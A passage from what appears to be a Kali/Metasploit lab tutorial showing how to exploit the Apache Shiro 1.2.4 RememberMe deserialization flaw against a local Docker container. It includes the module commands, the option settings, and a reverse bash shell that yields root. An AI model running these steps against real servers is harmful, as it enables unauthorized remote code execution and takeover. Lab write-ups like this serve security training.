
```
hackercoolmagz@kali:~$ sudo docker run -d -p 80:8080 medicean/vulapps:s_shiro_1
9e16919468867c73c2f1671e71eaf3202168a6e3ddd1b6f37477ff4d6a2a223e
hackercoolmagz@kali:~$
```

Let's test this exploit module. Start Metasploit and search for the relevant shiro module.




```
msf5 > search shiro

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank
    Check  Description
   -  ----                                                    ---------------  ----
    -----  -----------
   0  exploit/multi/http/shiro_rememberme_v124_deserialize  2016-06-07       excelle
nt  No     Apache Shiro v1.2.4 Cookie RememberME Deserial RCE
```

Load the module and have a look at the options it needs.



```
msf5 > use exploit/multi/http/shiro_rememberme_v124_deserialize
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > show options

Module options (exploit/multi/http/shiro_rememberme_v124_deserialize):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,typ
e:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base directory path
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specifi
ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix Command payload
```

Set all the required options and execute the module.




```
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > set rhosts 172.17.0.2
rhosts ⇒ 172.17.0.2
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > check
[*] 172.17.0.2:80 - This module does not support check.
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > 

msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > set rport 8080
rport ⇒ 8080
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Command shell session 1 opened (172.17.0.1:4444 → 172.17.0.2:48042) at 2020-06-
24 02:42:54 -0400

uname-a
sh: 1: uname-a: not found
uname -a
Linux 9e1691946886 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64
 GNU/Linux
whoami
root
```

As you can see in the above image, we successfully got a shell on the target with root privile-ges.

